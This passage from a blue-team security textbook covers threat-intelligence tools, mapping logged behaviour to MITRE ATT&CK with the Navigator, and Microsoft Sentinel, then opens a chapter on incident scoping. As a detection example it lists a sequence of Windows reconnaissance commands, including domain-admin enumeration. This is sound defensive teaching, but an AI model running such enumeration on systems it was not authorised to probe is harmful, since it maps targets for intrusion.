



*Figure 13.12: A screenshot of Talos Intelligence*

- **The Harvester**: Available on Kali Linux, this tool will gather emails, subdomains, hosts, open ports, and banners from different public sources, including the SHODAN database:





*Figure 13.13: A screenshot of The Harvester in action*

## Using MITRE ATT&CK

According to the MITRE ATT&CK®: Design and Philosophy e-book, "MITRE ATT&CK is a curated knowledge base and model for cyber adversary behavior, reflecting the various phases of an adversary's attack lifecycle and the platforms they are known to target." You can leverage this knowledge base to better understand how adversaries are compromising systems and which techniques they are using. This can be beneficial in many scenarios, including when you need to enrich your threat intelligence.



**Note**: You can download the *MITRE ATT&CK®: Design and Philosophy* e-book for free at `https://attack.mitre.org/docs/ATTACK_Design_and_Philosophy_March_2020.pdf`.

Most of the scenarios with Windows and Linux in a corporate environment will be using the ATT&CK Matrix for Enterprise, which is composed of the following phases (in this order):

1. Reconnaissance `https://attack.mitre.org/tactics/TA0043/`
2. Resource Development `https://attack.mitre.org/tactics/TA0042/`
3. Initial Access `https://attack.mitre.org/tactics/TA0001/`
4. Execution `https://attack.mitre.org/tactics/TA0002/`
5. Persistence `https://attack.mitre.org/tactics/TA0003/`
6. Privilege Escalation `https://attack.mitre.org/tactics/TA0004/`
7. Defense Evasion `https://attack.mitre.org/tactics/TA0005/`
8. Credential Access `https://attack.mitre.org/tactics/TA0006/`
9. Discovery `https://attack.mitre.org/tactics/TA0007/`
10. Lateral Movement `https://attack.mitre.org/tactics/TA0008/`
11. Collection `https://attack.mitre.org/tactics/TA0009/`
12. Command and Control `https://attack.mitre.org/tactics/TA0011/`
13. Exfiltration `https://attack.mitre.org/tactics/TA0010/`
14. Impact `https://attack.mitre.org/tactics/TA0040/`



**Note**: To see the entire matrix in a table representation, go to `https://attack.mitre.org/matrices/enterprise`.

When reviewing information that can be useful to understand how adversaries are operating, you will be able to map the behavior with a specific phase of the matrix. The raw data collected by event systems, such as **security information and event management** (**SIEM**) platforms, will give you a lot of indication of what is happening in the environment. Let's use an example where the incident response team received a ticket that reported a system that was presenting suspicious behavior, and upon reviewing the raw logs, you noticed that the following commands were utilized in the system:

```
ipconfig /all
arp -a
tasklist /v
sc query
net group "Domain Admins" /domain
net user /domain
net group "Domain Controllers" /domain
netsh advfirewall show allprofiles
netstat -ano
```

Notice that all these are built-in Windows commands, so by nature, they are not only benign, but legitimate administrative commands. So why is this suspicious? Because of two indications: the system is behaving suspiciously, and the execution order of these commands may indicate a malicious operation. This information is gold, and you can use MITRE ATT&CK to help you understand the scenarios in which these commands are used.

The first step is to visit the MITRE ATT&CK website `https://attack.mitre.org`; from there, you can click on the **Search** button as shown below:





*Figure 13.14: Using the Search capability on the MITRE ATT&CK website*

In the Search floating window, type *ipconfig* and you will see that among the results, **ipconfig, Software S0100** appears, as shown below:





*Figure 13.15: Selecting the search result*

On the ipconfig page, you will see the details about this command and the mapping for the technique and the groups (adversaries) that use this software. Notice that the technique in which this software is used is mapped to **System Network Configuration Discovery**, as shown in the figure below (which is part of the page that you visited):




*Figure 13.16: Technique that leverages this software*

If you click on this technique (**T1016**), you will see that this is actually a sub-technique from **Discovery**. What does this tell you? It tells you that in the discovery phase, the adversary is still trying to understand the environment. This indicates that the threat actor is still at the beginning of their mission.

Another important piece of information available in this page is the **Procedures Examples**, which shows examples of the usage of this software for malicious activities by different adversaries. To better understand how to use it, let's do the following exercise:

1. Search for *Cobalt Strike* on this page.
2. Click on it and you should be redirected to this page: `https://attack.mitre.org/software/S0154`.
3. On this page, search for *System Network Configuration Discovery*.
4. Now read the description on how Cobalt Strike uses this sub-technique.

Another way to visualize this is by leveraging the MITRE ATT&CK Navigator. To start using this tool, access the website `https://mitre-attack.github.io/attack-navigator`. On the first page, click the **Create New layer** option and then select **Enterprise**, as shown below:





*Figure 13.17: Technique that leverages this software*

This will launch the MITRE ATT&CK Navigator; from there, click on the **Search** button, as shown in *Figure 13.18*:





*Figure 13.18: Search button*

Now type *Cobalt Strike*, and on the result, expand **Software**, click **Cobalt Strike**, and click the **Select** button. You will notice that different phases got highlighted, but to make it easier to see, let's change the color by changing the scoring number. Click on the **Scoring** button, type *1*, and then click on the button again to hide the floating menu:





*Figure 13.19: Scoring button*

Now you can clearly see where Cobalt Strike has techniques mapped to, as shown below:





*Figure 13.20: MITRE ATT&CK Navigator*

This is critical information to have as part of your investigation. From there, you can pivot back to the page for more information. For example, under **Execution**, you will see that **Windows Management Instrumentation** was highlighted. This means that Cobalt Strike uses that, and if you need more information on how to mitigate this, you can right-click on **Windows Management Instrumentation** and select **View Technique**. This will lead you to the `https://attack.mitre.org/techniques/T1047/` page, and there you can search for *Mitigations*.

The steps below summarize the use of this tool to help during your investigation:

1. Find the behavior: This can come from your raw logs or the description of an incident.
2. Research the behavior: Try to better understand the scenario, the overall behavior of the attack. Maybe here you need to pull logs from other data sources. Also, take notes of things you don't know, for example, if you see a TCP connection on an unknown port to you, research more about that port.

3. Convert the behavior into a MITRE ATT&CK tactic: Here is where you will leverage the MITRE ATT&CK website (as we did in this section).
4. Identify techniques and sub-technique: As you continue to explore the MITRE ATT&CK tactic, you will land on more details about the techniques and sub-techniques in use. Keep in mind that not every behavior is a technique or subtechnique. You always need to take into consideration the context.

# Microsoft threat intelligence

For organizations that are using Microsoft products, whether on-premises or in the cloud, they consume threat intelligence as part of the product itself. That's because, nowadays, many Microsoft products and services take advantage of shared threat intelligence, and with this, they can offer context, relevance, and priority management to help people take action.

Microsoft consumes threat intelligence through different channels, such as:

- The Microsoft Threat Intelligence Center, which aggregates data from:
    - Honeypots, malicious IP addresses, botnets, and malware detonation feeds
    - Third-party sources (threat intelligence feeds)
    - Human-based observation and intelligence collection
- Intelligence coming from consumption of their service
- Intelligence feeds generated by Microsoft and third parties

Microsoft integrates the result of this threat intelligence into its products, such as Microsoft Sentinel, Microsoft Defender for Cloud, Office 365 Threat Intelligence, Microsoft Defender for Cloud Apps, Microsoft Defender for Identity, and others.

Visit `https://aka.ms/MSTI` for more information about how Microsoft uses threat intelligence to protect, detect, and respond to threats.

## Microsoft Sentinel

In 2019, Microsoft launched its first SIEM tool, which was initially called Azure Sentinel, and in 2021, it changed its name to Microsoft Sentinel. This platform enables you to connect with Microsoft Threat Intelligence and perform data correlation with the data that was ingested.

You can use the Threat Intelligence Platforms connector to connect to Microsoft Threat intelligence, shown as follows:





*Figure 13.21: A screenshot of the Threat Intelligence Platforms connector*

Microsoft Sentinel aggregates all the threat intelligence information in a page that summarizes all the activities, as shown below:





*Figure 13.22: A screenshot of the Threat intelligence page in Microsoft Sentinel*

If you need to get more details, statistics, and a more robust overview across all your CTIs, you can use the Threat Intelligence workbook, which can be accessed by clicking on the **Threat intelligence workbook** button on the page shown in *Figure 13.22*.

Once you click, you will see the workbook, as shown in the following figure:





*Figure 13.23: A screenshot of the Threat Intelligence workbook*

It is well worth taking advantage of the intelligence provided by Microsoft Sentinel, particularly for organizations that already use Microsoft products in their daily activities.

# Summary

In this chapter, you learned about the importance of threat intelligence and how it can be used to gain more information about current threat actors and their techniques and, in some circumstances, predict their next step. You learned how to leverage threat intelligence from the open source community based on some free tools, as well as commercial ones.

You learned how to use the MITRE ATT&CK framework and the MITRE ATT&CK Navigator to understand adversaries' behavior and how they are leveraging different techniques and subtechniques for their operations.

Next, you learned how Microsoft integrates threat intelligence as part of its products and services, and how to use Microsoft Sentinel not only to consume threat intelligence, but also to visualize potentially compromised features of your environment based on the threat intel acquired, compared to your own data.

In the next chapter, we will continue talking about defense strategies, but this time, we will focus on response, which is a continuation of what we started in this chapter. You will learn more about the investigation, both on-premises and in the cloud.

# References


- Microsoft Lean on the Machine Report: `http://download.microsoft.com/download/3/4/0/3409C40C-2E1C-4A55-BD5B-51F5E1164E20/Microsoft_Lean_on_the_Machine_EN_US.pdf`
- Wanna Decryptor (WNCRY) Ransomware Explained: `https://blog.rapid7.com/2017/05/12/wanna-decryptor-wncry-ransomwareexplained/`
- A Technical Analysis of WannaCry Ransomware: `https://logrhythm.com/blog/a-technical-analysis-of-wannacry-ransomware/`
- New ransomware, old techniques: Petya adds worm capabilities: `https://blogs.technet.microsoft.com/mmpc/2017/06/27/new-ransomware-oldtechniques-petya-adds-worm-capabilities/`
- MITRE ATT&CK `https://attack.mitre.org/`


# Join our community on Discord

Join our community's Discord space for discussions with the author and other readers:

`https://packt.link/SecNet`



# 14

# Investigating an Incident

In the previous chapter, you learned about the importance of using threat intelligence to help the Blue Team enhance the organization's defense and also to know their adversaries better. In this chapter, you will learn how to put all these tools together to perform an investigation. Beyond the tools, you will also learn how to approach an incident, ask the right questions, and narrow down the scope. To illustrate that, there will be two scenarios, where one is in an on-premises organization and the other one is in a hybrid environment. Each scenario will have its unique characteristics and challenges.

In this chapter, we are going over the following topics:

- Scoping the issue
- On-premises compromised system
- Cloud-based compromised system
- Proactive investigation
- Conclusion and lessons learned

Let's start by examining how to determine if an issue has occurred, and what artifacts can provide more information on the incident.

## Scoping the issue

Let's face it, not every incident is a security-related incident, and for this reason, it is vital to scope the issue prior to starting an investigation. Sometimes, the symptoms may lead you to initially think that you are dealing with a security-related problem, but as you ask more questions and collect more data, you may realize that the problem was not really related to security.

For this reason, the initial triage of the case has an important role in whether the investigation will succeed. If you have no real evidence that you are dealing with a security issue other than the end user opening an incident saying that their computer is running slow and they *think* it is compromised, then you should start with basic performance troubleshooting, rather than dispatching a security responder to initiate an investigation. For this reason, IT, operations, and security must be fully aligned to avoid false positive dispatches that result in utilizing a security resource to perform a support-based task.

During this initial triage, it is also important to determine the frequency of the issue. If the issue is not currently happening, you may need to configure the environment to collect data when the user is able to reproduce the problem. Make sure to document all the steps and provide an accurate action plan for the end user. The success of this investigation will depend on the quality of the data that was collected.

## Key artifacts

Nowadays, there is so much data available that data collection should focus on obtaining just the vital and relevant artifacts from the target system. More data doesn't necessarily mean better investigation, mainly because you still need to perform data correlation in some cases and too much data can cause your investigation to deviate from the root cause of the problem.

When dealing with an investigation for a global organization that has devices spread out across the world, it is important to make sure you know the time zone of the system that you are investigating. In a Windows system, this information is located in the registry key at `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\TimeZoneInformation`. You could use the PowerShell command `Get-ItemProperty` to retrieve this information from the system, as follows:

